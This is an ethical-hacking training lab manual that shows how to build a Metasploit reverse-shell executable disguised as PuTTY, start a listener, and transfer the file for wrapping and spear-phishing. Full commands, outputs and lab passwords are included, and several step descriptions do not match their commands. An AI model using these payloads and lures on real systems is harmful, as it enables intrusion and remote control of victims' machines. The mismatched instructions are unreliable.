Ethical Hacking Lab Series

Lab 14: Creating MSFPAYLOADS

Certified Ethical Hacking Domains:
System Hacking,
Trojans and Backdoors,
Viruses and Worms,
Penetration Testing

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Contents

Introduction

This lab is part of a series of lab exercises intended to support courseware for Ethical Hacker training. The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48.

This lab includes the following tasks:

- 1 – Creating the Payload and Starting the Listener
- 2 – Convincing the Victim to Launch the Malicious File
- 3 – Exploiting the Victim Machine using SQL Injection

Domains: System Hacking, Trojans and Backdoors, Viruses and Penetration Testing

Hackers will often use msfpayload to create malicious Meterpreter payloads. After a user on a victim machine executes the msfpayload, the attacker including:

- Uploading Malware
- Running Programs
- Dumping Hashes
- Timestomping
- Disabling Services
- Killing Processes
- Stealing Data

Msfpayloads can run and be undetected by some versions of anti-virus software and will usually traverse the host-based firewall without any problem. Msfpayloads utilizing Meterpreter will encrypt the connection between the hacker and the victim machine.

Metasploit – Metasploit is an exploitation framework. The latest versions of Metasploit, including version 4 are written in Ruby. Metasploit has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit that explains which version of the operating system or application software is vulnerable.

msfpayload – A component of Metasploit that allows you to create a malicious payload that will beacon to the IP address and port number you set during creation.

SQL Injection – This is a technique by which attackers will use code, which includes SQL commands, to manipulate a web front end into revealing database information.

Spear Phish – A spam message is an email message that is sent out to a large number of people. A phishing email message will similarly target a large number of users, but will try to get the end users to click links to reveal personal information. A spear phish targets a specific individual or organization. It is often a well-written, professional in appearance email that includes a signature block and provides information relevant to the targeted individual.

Wrapper – This is a program that allows you to add more than one executable and combine them into a single executable. From a malicious standpoint, an attacker could package a malicious executable with a legitimate one and use this to launch an attack.

Pod Topology




Figure 1: ESXi Network Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

This lab requires the use of the BackTrack 5 R3, and Windows 7 and XP VMs.

Although you will not be logging on to the Firewall or Windows 2003 Exchange Server, the machines are being utilized during the lab.

Windows XP Professional	192.168.1.175
Windows XP Administrator password	Ethicalhackin&
BackTrack 5 R3	216.6.1.100 (Public IP)
BackTrack 5 R3 root password	Toor
Windows 7 Professional Attack	216.5.1.200 (Public IP)
Windows 7 Student Password	Password

1 Creating the Payload and Starting the Listener

With Metasploit, you have the ability to create payloads that will connect to the attacker machine when the victim executes them. You can create payloads for Windows, Linux, and the Mac OS X operating systems.


When you create the payload, you can specify the:

- Port Number
- IP address or Fully Qualified Domain Name (F.Q.D.N.) of the Attacker
- Payload Type, such as Meterpreter or Windows Command Shell

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

1.1 Creating a Payload Using Metasploit

1. Log on to *External* **BackTrack R3** with the username **root** and password of **toor** (which will not be displayed for security reasons). Type **startx** to launch the GUI.



```
bt login: root
Password:
Last login: Thu Jan 10 10:04:39 EST 2013 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

  System information as of Fri Jan 11 10:54:05 EST 2013

  System load:  0.16               Processes:           67
  Usage of /:   57.8% of 19.06GB   Users logged in:     0
  Memory usage: 3%                 IP address for eth0: 192.168.100.137
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~# startx_
```

Figure 2: The Terminal Windows within BackTrack

2. Open a terminal on the Internal BackTrack Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.





Figure 3: The Terminal Windows within BackTrack


After you click on the shortcut to the terminal, the terminal window will appear below.



```
root@bt:~#
```

Figure 4: The BackTrack Terminal will appear


3. On the XP system, type the following command to view your private IP address
   root@bt:~# msfpayload - -help



```
root@bt:~# msfpayload --help

    Usage: /opt/metasploit/msf3/msfpayload [<options>] <payload> [var=val]
<[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>

OPTIONS:

    -h        Help banner
    -l        List available payloads
```

Figure 5: Getting help for msfpayload

4. Now, ping the Windows 7 machine on the External Network by typing:
   root@bt:~# msfpayload - l




```
root@bt:~# msfpayload -l

Framework Payloads (251 total)
==============================

    Name                                            Description
    ----                                            -----------
    aix/ppc/shell_bind_tcp                          Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                         Spawn a shell on an established connection
    aix/ppc/shell_interact                          Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                       Connect back to attacker and spawn a command shell
    bsd/sparc/shell_bind_tcp                        Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                     Connect back to attacker and spawn a command shell
    bsd/x86/exec                                    Execute an arbitrary command
```

Figure 6: Listing the available for Payloads

Payloads can be created for Linux, UNIX, Mac OS X, Windows, and Windows 64-bit operating systems. Payloads include Windows Command Shells, Linux shell, Meterpreter environment, and VNC payloads, which will provide the attacker with a GUI interface.

5. Create an MSF payload by typing the following command in the terminal:

root@bt: msfpayload windows/shell/reverse_tcp LHOST=216.6.1.100 LPORT=22 X > puttie.exe



```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=216.6.1.100 LPORT=22 X > puttie.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 290
Options: {"LHOST"=>"216.6.1.100", "LPORT"=>"22"}
```

Figure 7: Opening a Command Prompt on Windows 7

Description of the values used within the MSFPAYLOAD command (above)

PAYLOAD	windows/shell/reverse_tcp
LHOST	216.6.1.100
LPORT	22
X	Creates a Executable

If a user on a Windows system launches the executable, their machine will connect to 216.6.1.100 on port 22. For that to work, the Attacker machine must listen on that port.





Figure 8: Example of How Victims will connect to Attacker

In order to get the malware to work, the attacker needs to be listening on the IP address and the corresponding port set when the malware was created using msfpayload.

6. Type the following command in the terminal to start Metasploit.
   root@bt:~#**msfconsole**




```
root@bt:~# msfconsole

       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Figure 9: Metasploit

When Metasploit is first launched, it tells you the number of exploits and the version.


7. To use the multi-handler within Metasploit, type the following command:
   msf > **use exploit/multi/handler**



```
msf > use exploit/multi/handler
msf  exploit(handler) >
```

Figure 10: Multi-handler


8. To use the multi-handler within Metasploit, type the following command:
   msf exploit(handler) > **set lhost 216.6.1.100**



```
msf  exploit(handler) > set lhost 216.6.1.100
lhost => 216.6.1.100
```

Figure 11: Setting the Local Host IP address


9. Set the listening port to 22 by typing the following command:
   msf exploit(handler) > **set lport 22**



```
msf  exploit(handler) > set lport 22
lport => 22
```

Figure 12: Setting the Port


10. Set the payload to a reverse windows command shell by typing the following:
    msf exploit(handler) > **set payload windows/shell/reverse_tcp**



```
msf  exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```

Figure 13: Setting the Payload


11. Type the following command to verify you have set all of the options correctly:
    msf exploit(handler) > **show options**



```
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh,
   LHOST     216.6.1.100      yes       The listen address
   LPORT     22               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 14: Showing the Options

12. Type the following command to run the exploit:
    msf exploit(handler) > **exploit**



```
msf  exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:22
[*] Starting the payload handler...
```

Figure 15: Starting the Listener

Some important things to note when you are using the multi-handler:

- The *exploit* command will only accept one remote connection
- The *exploit* –z –j command will only accept multiple remote connections
- No exploit will happen until a machine launches the created msfpayload

1.2 Conclusion

The msfpayload will allow you to create a file that, when executed, will establish a connection between an attacker and a victim's machine. There are different options that can be used for payloads, like windows shells, Meterpreter shells, and a VNC connection. Msfpayloads can be created for UNIX, Windows, Linux, and other systems.

1.3 Discussion Questions


1. What command will show you the available options for the msfpayload?
2. What command will show you the list of available payloads for msfpayload?
3. What options should be specified when an msfpayload is created?
4. What does the attacker need to do to allow the msfpayload to connect?

2 Convincing the Victim to Launch the Malicious File

In this exercise, you will wrap the msfpayload “puttie” exploit with the legitimate file putty.exe. Then, you will use a Spear Phish attack to convince the victim to launch the malware. Wrapping is sometimes used to distribute special versions of software (that has a bonus file or program that causes harm to a user’s system) to unknowing users.

2.1 Wrapping an Exploit

1. Open another terminal and Type the following to list the puttie.exe file:
   root@bt:~# **ls**




```
root@bt:~# ls
Desktop  puttie.exe  Wordlist.txt
```

Figure 16: Listing the File

2. FTP the puttie.exe file to Windows 7 by typing the following commands:

   ftp 216.5.1.200
   ftp
   password
   bin
   put puttie.exe
   bye



```
root@bt:~# ftp 216.5.1.200
Connected to 216.5.1.200.
220 Microsoft FTP Service
Name (216.5.1.200:root): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password: password
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put puttie.exe
local: puttie.exe remote: puttie.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
73802 bytes sent in 0.03 secs (2837.4 kB/s)
ftp> bye
221 Goodbye.
```

Figure 17: FTP the File to Windows 7

3. Open the Malware folder on the Windows 7 desktop. Right-click on the wrapper.7z file, select 7-zip and select the 4th choice down, **Extract to Wrapper**.

